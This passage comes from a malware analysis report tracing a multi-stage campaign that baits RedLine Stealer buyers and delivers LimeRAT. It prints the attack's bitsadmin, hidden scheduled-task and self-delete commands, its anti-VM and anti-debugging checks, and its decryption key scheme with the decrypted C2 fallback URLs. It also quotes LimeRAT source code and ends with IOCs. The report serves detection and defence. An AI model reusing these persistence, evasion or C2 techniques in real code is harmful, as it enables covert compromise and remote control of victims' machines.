> **Note:** The analysis of the file above can be found in this document in the **Fifth-Stage** section.

Next, it starts two cmd.exe processes:

```
Process.Start(new ProcessStartInfo
{
    CreateNoWindow = true,
    UseShellExecute = false,
    FileName = "cmd",
    Arguments = "/c  bitsadmin /transfer  /download /priority high  \"C:\\ProgramData\\KJeporters\\\\notepad.exe\"  \"C:\\ProgramData\\Sormerprime\\majority\\Somewhat..
    \\\\explorer\\""
});
Thread.Sleep(1000);
Process.Start(new ProcessStartInfo
{
    CreateNoWindow = true,
    UseShellExecute = false,
    FileName = "cmd",
    Arguments = "/c  bitsadmin /transfer  /download /priority high  \"C:\\ProgramData\\KJeporters\\\\notepad.exe\"  %APPDATA%\\\\\"Adobe\\Dontrolling\\Wickremesinghe\
    \Unconventionalidentity..\\\\conhost\""
});
```

Figure 27. Spawning two processes

The resulting command lines are:

> `"cmd" /c bitsadmin /transfer /download /priority high "C:\ProgramData\KJeporters\\notepad.exe" "C:\ProgramData\Sormerprime\majority\Somewhat..\\explorer"`

> `"cmd" /c bitsadmin /transfer /download /priority high "C:\ProgramData\KJeporters\\notepad.exe" %APPDATA%\\"Adobe\Dontrolling\Wickremesinghe\UnconventionalIdentity..\\conhost"`

3. Executes the second function named in the Chinese language.

This function first tries to connect to https://www.forbes.com/

Next, it creates two folders:

- `C:\ProgramData\Psnflation`
- `C:\Users\%username%\AppData\Roaming\Microsoft\Padnesday\Weather\Kemonstrated..`

Then, it gets the remaining resource and does the same decryption and decompression process as the previous function but it saves into a different file without extension:

`C:\ProgramData\Psnflation\svchost`

> **Note:** The malware above is the same one written in `C:\ProgramData\KJeporters\notepad.exe`. The only difference is the icon used by the file.

Next, it executes the following command line:

> `"cmd" /c bitsadmin /transfer /download /priority high "C:\ProgramData\Psnflation\\svchost" %APPDATA%\\"Microsoft\Padnesday\Weather\Kemonstrated..\\mspaint"`

And creates **scheduled tasks** that are executed every 1 hour:

> `"cmd" /c powershell.exe -noexit -ExecutionPolicy UnRestricted -Windo 1 -windowstyle hidden -noprofile -Command SCHTASKs /create /f /sc minute /mo 60 /tn "HKeformerprime" /tr C:\Users\%username%\AppData\Roaming\Adobe\Dontrolling\Wickremesinghe\UnconventionalIdentity..\\conhost`

> `"cmd" /c powershell.exe -noexit -ExecutionPolicy UnRestricted -Windo 1 -windowstyle hidden -noprofile -Command SCHTASKs /create /f /sc minute /mo 60 /tn "Mtancehimself" /tr C:\Users\%username%\AppData\Roaming\Microsoft\Padnesday\Weather\Kemonstrated..\\mspaint`

4. Verifies if the program is already in execution by checking if a Mutex is already in use.

5. Executes another function to achieve persistence.

This function changes the Windows registry by adding the value below into the `Shell` sub-key as a persistence mechanism:




Figure 28. Persistence mechanism #1

Next, it also changes the value below to set a specific folder as the Windows Startup default folder, probably as a fallback in case the scheduled tasks don't work:




Figure 29. Persistence mechanism #2

Finally, it executes the command line below that hides the conhost file and deletes itself:

```
cmd /c attrib +s +h ""Adobe\Dontrolling\Wickremesinghe\UnconventionalIdentity..\\conhost"" & ping 1.1.1.1 -n 1 -w & del ""C:\Users\%userpofile%\Desktop\decrypted-payload.bin""
```

Since the file that executed this payload into the memory is the Third-Stage Loader, it will instead delete that file from the disk instead of the “decrypted-payload.bin” shown in the command line above.

After that, it tries to execute another method that gets two resources to decrypt and execute them into the memory. However, those resources don’t exist in the Third-Stage PE file, raising an exception which is handled by a catch statement that does nothing.

6. Fifth-Stage Loader

This malware is the one written at:

- `C:\ProgramData\KJeporters\notepad.exe`
- `C:\ProgramData\Psnflation\svchost`
- Here are its details:
  - **File Type:** Microsoft Windows PE, 32-bits, VB.NET
  - **MD5:** 10a62030a349651386e0ef66ab7047b9
  - **SHA256:** d36f27c55246cdb3f96a386dd67e2ae2503d81d244b42c8fbefd4767832b0df4

This malware has the same structure as the Third-Stage Dropper, with the same images as resources but the encrypted strings were divided into 33 parts (from P0 to P33) instead of 31 like before.




Figure 30. Fifth-stage loader resources

Since the Third-Stage malware was already analyzed before, we can focus on the final-stage payload that is decrypted and loaded into the memory the same way but using a different string for generating the key.

7. Final Payload

- **MD5:** 5eb53fc58ac0d4b819a162c48898cf77
- **SHA256:** 25cd4aba6b2523b66e7c2fc30b2f573dd2e972ebee8da6c21b991bc8dbca8f36
- **Timestamp:** 2022-07-25 04:29:08
- **File Type:** Microsoft Windows PE, 32-bits, VB.NET

After decompiling the file, we can see that it's obfuscated but this time there are no embedded resources:




Figure 31. Final-stage payload

Then, the code execution happens as follows:

1. Creates a Mutex named **"GRUZ_TG_26.07.2022"**.
2. Checks a boolean property from a class that is set to false. Because of that, an anti-debugging function is **not** executed.
    - The anti-debugging function works like this though:

1. Gets the value of the base64-encoded Registry key `System\CurrentControlSet\Services\Disk\Enum\` and checks if it contains any of the values below:
    - “vmware”
    - “qemu”
    - “XP”
2. It tries to load the **“SbieDll.dll”** DLL using the **kernel32.dll** `LoadLibrary` function.
3. Checks if the debugger is active/attached by calling `System.Debugger.IsLogging()` and `System.Debugger.IsAttached`.
4. Checks if the `%windir%\vboxhook.dll` file exists.

If it’s being debugged, it executes the base64-encoded (`Y21kLmV4ZSAvYyBwaW5nIDAgLW4gMiAmIGRlbCA=`) command `cmd.exe /c ping 0 -n 2 & del` that deletes itself from the disk and then terminates its execution.




Figure 32. Final-stage payload’s anti-debugging function

3. Starts a thread that keeps trying to connect to “https://twitter.com/”
4. Starts a second thread that tries to connect to “https://www.instagram.com/”
5. Starts a third thread that runs indefinitely the malware’s TCP client. It receives network data and does several operations with it.
    - Decrypts the network data using the same mechanism (**AES256, ECB Mode**, and the string `“1q2w3e4r5t”` to generate the key) as the other payloads, splits the content by “ `|'L'|` ”, and saves the data into an array.
    - The first element of the array is compared to the strings `“!PSend”`, `“!P”`, `“!CAP”`, `“CPL”`, `“IPL”`, `“IPLM”`, and `"!PStart”`.
6. Starts a fourth thread that keeps checking if any of the following processes are running:
    - vmtoolsd.exe
    - vm3dservice.exe
    - VMSrvc.exe
    - Vmwareuser.exe
    - VBoxTray.exe
    - taskmgr.exe
    - processhacker.exe
    - wireshark.exe
    - procexp.exe
    - procexp64.exe
    - procexp64a.exe
    - AnVir.exe
    - tcpview.exe
    - ProcessLasso.exe
    - SvieCtrl.exe
    - ProcessManager.exe
    - apateDNS.exe
    - netstat.exe
    - filemon.exe
    - Process-Explorer-X64.exe
    - ollydbg.exe
    - httpdebugger.exe
    - windbg.exe
7. Starts a fifth thread that tries to connect to “https://www.microsoft.com/”
8. Starts one last thread that calls a function that checks a value from the Windows Registry
    - Gets the entry “USB” from the Registry Key HKCU\Software\INFECTED_MACHINE_UNIQUE_ID
        - The unique ID is generated by using the machine’s ProcessorId, BIOS SerialNumber, BaseBoard SerialNumber, and the VideoController Name values.

After debugging the malware’s execution, I noticed that it frequently uses some properties from the class below:




Figure 33. Malware settings

As we already know that the MD5 hash (97db1846570837fce6ff62a408f1c26a) of the string (1q2w3e4r5t) is used to build the key (**97DB1846570837FCE6FF62A408F1C297DB1846570837FCE6FF62A408F1C26A00**), we can decrypt all the strings found in the class above:

1. `EUYS1q8/PTPEPaGTlq0kYIqqJQcFWo8Dw8zcoMeN5g8=`
   - **Decrypted:** https://www.facebook.com
2. `opEOMI6losc4TmzstGIEAUTNI7b+AZ1yYlWyNrllh/QS68DSHf35FbaIuHluOvO+`
   - **Decrypted:** https://pastebin.com/raw/W51ty3Bw
   - **Content returned by the URL:** 185.66.84.202:3715
3. `ACTYEkqawgkzMJ4GTC+DvdRrSXPgcZPEWb90tnFvvlcG0LiwElg/+eh/wvk/XcNeEzfszi1NzJldWc7QauqerCZ+WRIpSw0BxawIVVZnXXcl1zS4c5osg0WnJlW0EaQu`
   - **Decrypted:** https://drive.google.com/uc?id=1Yf7N9ARxkPqWjSVI756_KfKW3rhL6Def&export=download
   - **Content returned by the URL:** GRUZ_29.05.2022.txt
   - **File content:** 94.23.6.32:39431%
4. `HfSbrJXsAuyBNCT6wGuJkmY7DrE5X7cfprQvEYs/jo6r3OlQhxafU46MmOLl351ieeDKaBZK5grc79XWusW2QkRRTPU/McTZIO5PMlxCCeQ=`
   - **Decrypted:** https://web.opendrive.com/api/v1/download/file.json/ODNfMzE3ODgwMDdf?inline=1
   - **Content returned by the URL:** 138.201.81.121:39431

You can find here the CyberChef recipe to decrypt the strings.

Now we know that this malware is probably a backdoor, a botnet, or a RAT.

8. Malware Family Classification

After searching for specific IOCs and strings used by the malware stages during the attack, I found some interesting matches on GitHub pointing to the **LimeRAT** malware:




Figure 34. LimeRAT evidence

LimeRAT is developed in Visual Basic .NET and contains many built-in modules such as encrypted communication with its C2, spreading mechanism via USB drivers, anti-VM/analysis techniques, and many additional plugins such as ransomware capability, XMR (Monero) mining, DDoS attacks, Crypto Stealing (by changing the cryptocurrency wallet addresses on the clipboard), and many more:




Figure 35. LimeRAT open-source project on GitHub

Moreover, looking at LimeRAT's project, there is a class very similar to the settings we saw in the final-stage malware:

https://github.com/NYAN-x-CAT/Lime-RAT/blob/master/Project/Client/C_Settings.vb

Nyrotication UPDATE v0.1.8.5B ...

1 contributor

52 lines (46 sloc) | 2.25 KB

```
1  Namespace Lime
2
3      Public Class C_Settings
4
5          'For testing using VS run as debug
6
7  #If DEBUG Then
8          Public Shared Pastebin As String = "https://pastebin.com/raw/DDTVwwbu" ' IP:PORT
9          Public Shared HOST As String 'IP
10         Public Shared PORT As Integer 'PORT
11         Public Shared EncryptionKey As String = "NYANCAT" 'encryption/decryption key
12         Public Shared ENDOF As String = "|'N'|" 'endof
13         Public Shared SPL As String = "|'L'|" 'split data
14         Public Shared EXE As String = "CLIENT.exe" 'client drop name
15         Public Shared MTX As Threading.Mutex
16         Public Shared USB As Boolean = False 'usb spread
17         Public Shared PIN As Boolean = False 'pin spread
18         Public Shared ANTI As Boolean = False 'anti virtual machines
19         Public Shared DROP As Boolean = False 'drop and install client
20         Public Shared PATH1 As String = "Temp" 'Main Folder
21         Public Shared PATH2 As String = "\Lime\" 'Sub Folder
22         Public Shared fullpath = Environ(PATH1) & PATH2 & EXE
23         Public Shared BTC_ADDR As String = "THIS IS YOUR BTC 1234567890" 'Bitcoin address
24         Public Shared DWN_CHK As Boolean = True 'downloader once
25         Public Shared DWN_LINK As String = "" 'downloader link
26         Public Shared Delay As Integer = "3" 'Delay AKA Sleep
27
28 #Else
29         Public Shared Pastebin As String = "%Pastebin%"
30         Public Shared HOST As String
31         Public Shared PORT As Integer
32         Public Shared EncryptionKey As String = "%PASS%"
33         Public Shared ENDOF As String = "%KEY%"
34         Public Shared SPL As String = "%SPL%"
```

Figure 36. LimeRAT settings source-code

The encryption/decryption process is exactly the same:

https://github.com/NYAN-x-CAT/Lime-RAT/blob/master/Project/Client/C_Encryption.vb

```
2
3       Public Class C_Encryption
4           Public Shared Function AES_Encrypt(ByVal input As String)
5               Dim AES As New Security.Cryptography.RijndaelManaged
6               Dim Hash_AES As New Security.Cryptography.MD5CryptoServiceProvider
7               Dim encrypted As String = ""
8               Try
9                   Dim hash(31) As Byte
10                  Dim temp As Byte() = Hash_AES.ComputeHash(SB(C_Settings.EncryptionKey))
11                  Array.Copy(temp, 0, hash, 0, 16)
12                  Array.Copy(temp, 0, hash, 15, 16)
13                  AES.Key = hash
14                  AES.Mode = Security.Cryptography.CipherMode.ECB
15                  Dim DESEncrypter As Security.Cryptography.ICryptoTransform = AES.CreateEncryptor
16                  Dim Buffer As Byte() = SB(input)
17                  encrypted = Convert.ToBase64String(DESEncrypter.TransformFinalBlock(Buffer, 0, Buffer.Length))
18                  Return encrypted
19              Catch ex As Exception
20              End Try
21          End Function
22
23          Public Shared Function AES_Decrypt(ByVal input As String)
24              Dim AES As New Security.Cryptography.RijndaelManaged
25              Dim Hash_AES As New Security.Cryptography.MD5CryptoServiceProvider
26              Dim decrypted As String = ""
27              Try
28                  Dim hash(31) As Byte
29                  Dim temp As Byte() = Hash_AES.ComputeHash(SB(C_Settings.EncryptionKey))
30                  Array.Copy(temp, 0, hash, 0, 16)
31                  Array.Copy(temp, 0, hash, 15, 16)
32                  AES.Key = hash
33                  AES.Mode = Security.Cryptography.CipherMode.ECB
34                  Dim DESDecrypter As Security.Cryptography.ICryptoTransform = AES.CreateDecryptor
35                  Dim Buffer As Byte() = Convert.FromBase64String(input)
36                  decrypted = BS(DESDecrypter.TransformFinalBlock(Buffer, 0, Buffer.Length))
37                  Return decrypted
38              Catch ex As Exception
39              End Try
40          End Function
41
42      End Class
```

AES

Gets the encryption key string, generates the MD5 hash, and encrypts/decrypts using the ECB mode.

Figure 37. LimeRAT encryption/decryption code

As well as the mechanism used for generating the unique ID:

https://github.com/NYAN-x-CAT/Lime-RAT/blob/master/Project/Client/C_ID.vb

```
50
51          Public Shared Function HWID() As String 'http://www.codeproject.com/Articles/28678/Generating-Unique
52              Try
53                  Dim tohash As String = Identifier("Win32_Processor", "ProcessorId")
54                  tohash += "-" & Identifier("Win32_BIOS", "SerialNumber")
55                  tohash += "-" & Identifier("Win32_BaseBoard", "SerialNumber")
56                  tohash += "-" & Identifier("Win32_VideoController", "Name")
57                  Return MD5HASH(tohash)
58              Catch ex As Exception
59                  Return "Error"
60              End Try
61          End Function
62
63          Private Shared Function Identifier(ByVal wmiClass As String, ByVal wmiProperty As String) As String
64              Try
65                  Dim result As String = ""
66                  Dim mc As Management.ManagementClass = New Management.ManagementClass(wmiClass)
67                  Dim moc As Management.ManagementObjectCollection = mc.GetInstances()
68                  For Each mo As Management.ManagementObject In moc
69                      If result = "" Then
70                          Try
71                              result = mo(wmiProperty).ToString()
72                              Exit For
73                          Catch
74                          End Try
75                      End If
76                  Next
77                  Return result
78              Catch ex As Exception
79                  Return "Error"
80              End Try
81          End Function
82
```

Figure 38. LimeRAT UUID generation code

Therefore, the threat actors reused LimeRAT's publicly available code in different stages of the attack since it's very modularized and easily customizable. They added obfuscation and disguised all payloads, adding legit actions such as connecting to Google, Twitter, etc. For the C2 communication, they added other legit hosts like GoogleDrive and OpenDrive as fallbacks to get the IP:PORT values.

Conclusion

This is an attack that targets people who purchase or are involved with the RedLine Stealer malware-as-a-service threat. The social engineering employed entices the victims with supposed exfiltrated data that will probably be opened by them, including the malicious script, resulting in the execution of the attack and ultimately launching the LimeRAT.

It was not possible to attribute this attack to any group, so the motivation is unknown. One possibility is that it can be strictly financially motivated, as the malware-as-a-service business is rapidly evolving and attracting inexperienced people that likely own cryptocurrency and will not call the authorities in case they are attacked — making them perfect targets. Additionally, the victims will not submit the decoy file on services like VirusTotal, resulting in a stealthier and more durable campaign.

IOCs (Indicators Of Compromise)

Files

1. wallets-sorted.rar
    - MD5: 15537cbd82c7bfa8314a30ddf3a4a092
    - SHA256: 68e070e00f9cb3eb6311b29d612b9cf6889ce9d78f353f60aa1334285548df85
    - Description: Decoy file sent on Telegram
2. Meta.js
    - MD5: 202622bcb60388ad2c74981b03763d5d
    - SHA256: 8ac98edab8a8a2e5b9feeb6c28b2a27b6258d557c0105f087aeeaea995aee2d3
    - Description: Downloader
3. 26.07.2022
    - MD5: 8db6a8bc3bef287f02dc0b415218c128
    - SHA256: b58200945412fbbc371dae652b800741f411183c14b50ce99b2d89675b2e9ae6
    - Description: Malicious Powershell script/Second-Stage Dropper
4. Unnamed
    - MD5: 8fe7e2573a12bee9cdb2b7fd4939987f
    - SHA256: d8ecd0a1103834cee76de4c9bd90738ebe05fa46f116ebce591d3ef1ea97418e

    - Description: Third-Stage Loader
5. Unnamed
    - MD5: d0601e4cdf5fcf7e48e82624bfccbbfa
    - SHA256: 34e16f7c3e743f6d13854d0a8e066bdf64930556c4e6e8fa7c2bb812cc7f29f8
    - Description: Fourth-stage Dropper
6. notepad.exe or svchost
    - MD5: 10a62030a349651386e0ef66ab7047b9
    - SHA256: d36f27c55246cdb3f96a386dd67e2ae2503d81d244b42c8fbefd4767832b0df4
    - Description: Fifth-Stage Loader
7. Unnamed
    - MD5: 5eb53fc58ac0d4b819a162c48898cf77
    - SHA256: 25cd4aba6b2523b66e7c2fc30b2f573dd2e972ebee8da6c21b991bc8dbca8f36
    - Description: Final Payload, LimeRAT

URLs

- https://drive.google.com/uc?id=1cqQkRuSXBKprbe_k9t7g7dOO4v7IvWm6&export=download
- https://pastebin.com/raw/W51ty3Bw
- https://drive.google.com/uc?id=1Yf7N9ARxkPqWjSVI756_KfKW3rhL6Def&export=download
- https://web.opendrive.com/api/v1/download/file.json/ODNfMzE3ODgwMDdf?inline=1

C2 addresses (IP:PORT)

- 185.66.84.202:3715
- 94.23.6.32:39431
- 138.201.81.121:39431

References

- https://malpedia.caad.fkie.fraunhofer.de/details/win.limerat
- https://yoroi.company/research/limerat-spreads-in-the-wild/
- https://github.com/NYAN-x-CAT/Lime-RAT/
- https://www.trellix.com/en-us/about/newsroom/stories/research/targeted-attack-on-government-agencies.html
- https://github.com/search?q=”Y21kLmV4ZSAvYyBwaW5nIDAgLW4gMiAmIGRlbCA%3D”&type=code

---

Back to the top
